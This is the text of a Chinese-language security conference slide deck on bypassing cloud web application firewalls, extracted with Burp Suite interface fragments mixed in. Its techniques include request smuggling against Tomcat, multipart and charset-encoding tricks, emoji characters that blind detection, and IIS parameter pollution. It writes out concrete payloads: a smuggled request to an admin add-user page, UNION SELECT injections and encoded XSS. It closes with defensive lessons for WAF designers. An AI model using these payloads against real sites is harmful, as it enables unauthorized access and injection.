POST /sum.jsp?a=1&b=1 HTTP/1.1
Host: asitename.com:8080

Content-Type: application/x-www-form-urlencoded
Content-Length: 7
Connection: keep-alive
c=28

Host: asitename.com:8080
Content-Type: application/x-www-form-urlencoded
Content-Length: 7
c=6&d=6

Request
Raw Params Headers Hex
GET /sum.jsp?a=1&b=1&c=2&d=2 HTTP/1.0
Host: asitename.com:8080
Connection: keep-alive

Repeater
Target Project
1 ...
Update Content-Length
✓ Unpack gzip / deflate
Follow redirections
Process cookies in redirections
View
Action
Sequencer Decoder Comparer Extender Project options User options Alerts Script Logger++ Hackvertor

Response
Raw Headers Hex
HTTP/1.1 200
Set-Cookie: JSESSIONID=FD86FFDD4D81FBDB7C970729AE4E434C; Path=/; HttpOnly
Content-Type: text/html; charset=ISO-8859-1
Content-Length: 20
Date: Wed, 20 Jun 2018 09:46:51 GMT
Connection: keep-alive

a+b=1+1=2
c+d=2+2=4
HTTP/1.1 200
Set-Cookie: JSESSIONID=DE9CAA7A97BE5887D1B5D34A316ADD4; Path=/; HttpOnly
Content-Type: text/html; charset=ISO-8859-1
Content-Length: 22
Date: Wed, 20 Jun 2018 09:46:51 GMT

a+b=5+5=10
c+d=6+6=12



無界

利用协议解析缺陷绕过


HTTP 1.1和HTTP 0.9

- 利用Apache Tomcat支持full header特性会解析请求，而WAF按照标准协议解析忽略请求

Request

Raw Params Headers Hex

```
GET /index.jsp HTTP/1.1
Host: victim.com
Content-Length: 10
\r (0x0D - CR)
second request
1234567890POST https://victim.com/admin/adduser.jspContent-Type: application/x-www-form-urlencoded
Content-Length: 30
user=test1337&password=Test!23
```





無界

利用数据格式解析缺陷

两种提交表单数据的请求类型

application/x-www-form-urlencoded

multipart/form-data 支持Key – Value方式

Content-Disposition

VALUE

POST /path/1.aspx?input1=1 HTTP/1.1

HOST: example.com

Content-Type: multipart/form-data; boundary=--1

Content-Length: 168

--1

Content-Disposition: form-data; name="input1"

1

--1

Content-Disposition: form-data; name="input1"

'union all select * from users--

--1--



利用分开编码绕过

(Transfer-encoding:chunked) RFC7230

3.6.1 Chunked Transfer Coding

The chunked encoding modifies the body of a message in order to transfer it as a series of chunks, each with its own size indicator, followed by an OPTIONAL trailer containing entity-header fields. This allows dynamically produced content to be transferred along with the information necessary for the recipient to verify that it has received the full message.

```
Chunked-Body    = *chunk
                  last-chunk
                  trailer
                  CRLF

chunk          = chunk-size [ chunk-extension ] CRLF
                  chunk-data CRLF
chunk-size     = 1*HEX
last-chunk     = 1*( "0" ) [ chunk-extension ] CRLF

chunk-extension= *( ";" chunk-ext-name [ "=" chunk-ext-val ] )
chunk-ext-name = token
chunk-ext-val  = token | quoted-string
chunk-data     = chunk-size(OCTET)
trailer        = *(entity-header CRLF)
```

The chunk-size field is a string of hex digits indicating the size of the chunk. The chunked encoding is ended by any chunk whose size is zero, followed by the trailer, which is terminated by an empty line.

The trailer allows the sender to include additional HTTP header fields at the end of the message. The Trailer header field can be used to indicate which header fields are included in a trailer (see [section 14.40](#)).



無界

利用特殊字符解析缺陷绕过

利用emoji表情，emoji表情的ASCII >127

```
☁ ~ perl -CA -le 'print "ASCII: ".ord shift' A  
ASCII: 65  
☁ ~ perl -CA -le 'print "ASCII: ".ord shift' a  
ASCII: 97  
☁ ~ perl -CA -le 'print "ASCII: ".ord shift' 😠  
ASCII: 128544  
☁ ~ perl -CA -le 'print "ASCII: ".ord shift' 😄  
ASCII: 128517  
☁ ~ perl -CA -le 'print "ASCII: ".ord shift' 😂  
ASCII: 128514  
☁ ~ perl -CA -le 'print "ASCII: ".ord shift' 😊  
ASCII: 128123
```

☁ tools ./ascii

十进制 字符

120	x
121	y
122	z
123	{
124	
125	}
126	~
127	
128	?
129	?
130	?
131	?
132	?
133	?
134	?
135	?
136	?
137	?
138	?

無界
*Ceo
2019

利用特殊字符解析缺陷绕过

当出现ASCII>127的不可见字符，会不把不可见字符后面部分带入检测

```
MariaDB [search]> select * from user where id=10 union
-> select#全面建成小康社会
-> 1,version(),null,user(),null;
+----+-----+-----+-----+
| id | username      | phone | email          | idcard |
+----+-----+-----+-----+
| 1  | 5.5.60-MariaDB | NULL  | root@localhost | NULL    |
+----+-----+-----+-----+
1 row in set (0.00 sec)
```



無界

利用检测缺陷绕过

ngx_lua_waf/openresty

request uri参数获取方式 : `ngx.req.get_uri_args`

request body参数获取方式: `ngx.req.get_post_args`



無界

利用检测缺陷绕过

CVE-2018-9230

当请求request uri/request body参数>100
就会出现参数溢出问题，导致不检测





無界

利用罕见字符集编码绕过

IBM037/IBM500/cp875/IBM1026

环境	query string	request body	& and =	URL编码
Nginx, uWSGI - Django - Python3	✓	✓	✓	✗
Nginx, uWSGI - Django - Python2	✓	✓	✗	✓ (可选)
Apache Tomcat - JSP	✗	✓	✗	✓ (可选)
IIS - ASPX (v4.x)	✓	✓	✗	✓ (可选)
IIS - ASP classic	✗	✗		
Apache/IIS - PHP	✗	✗		



無界

利用罕见字符集编码绕过

IBM037/IBM500/cp875/IBM1026

- application/x-www-form-urlencoded; charset=ibm037
- multipart/form-data; charset=ibm037; boundary=blah
- multipart/form-data; boundary=blah ; charset=ibm037

Request

payloads are in the body

Raw Params Headers Hex

GET /xss.aspx?%98%A2%6D%97%81%99%81%94%F1=&%98%A2%6D%97%81%99%81%94%F2=

HTTP/1.1

Host: victim.com

Content-Type: application/x-www-form-urlencoded; charset=ibm500

Content-Length: 237

%97%96%A2%A3%6D%97%81%99%81%94%6D%F1=%4C%A2%83%99%89%97%A3%6E%81%93%85%99%
A3%4D%F0%F0%5D%4C%61%A2%83%99%89%97%A3%6E&%97%96%A2%A3%6D%97%81%99%81%9
4%6D%F2=%4C%A2%83%99%89%97%A3%6E%81%93%85%99%A3%4D%F1%F1%5D%4C%61%A2%83
%99%89%97%A3%6E

encoded

Response

Raw Headers Hex HTML Render

HTTP/1.1 200 OK

Cache-Control: private

Content-Type: text/html; charset=utf-8

Server: Microsoft-IIS/10.0

X-AspNet-Version: 4.0.30319

X-Powered-By: ASP.NET

Date: Sun, 24 Jun 2018 18:40:49 GMT

Content-Length: 54

request validation was bypassed

<script>alert(000)</script><script>alert(111)</script>



無界

利用容器特性绕过

IIS + ASP

% + 字符串 ≠ URL编码的字符串 (IIS主动忽略%)

s%e%l%e%c%t



select

IIS + ASP.NET 不存在

無界

利用容器特性绕过

IIS 支持Unicode编码字符

%u0053elect



select



無界

利用容器特性绕过

HPP(HTTP Parameter Pollution): HTTP参数污染

ASP

index.asp?id=123&id=456



空格

↓
123, 456

ASP.NET

index.asp?id=123&id=456



123,456

index.asp?id=union select pass/*&id=*/from user



index.asp?id=union select pass/*, */from user



index.asp?id=union select pass from user



PART 04

最后的思考

CLICK ADD RELATED TITLE TEXT, AND CLICK ADD RELATED TITLE
TEXT, CLICK ADD RELATED TITLE TEXT, CLICK ON ADD RELATED
TITLE WORDS.



- 只依赖一种检测方式的云WAF必定存在缺陷
- 多研究RFC标准
- 多从云WAF的设计原理分析问题
- 多从全局视角看问题，不要仅限于规则
- 持续关注业界领先云WAF的检测能力

谢谢观看

演讲人：徐元振(pyn3rd)

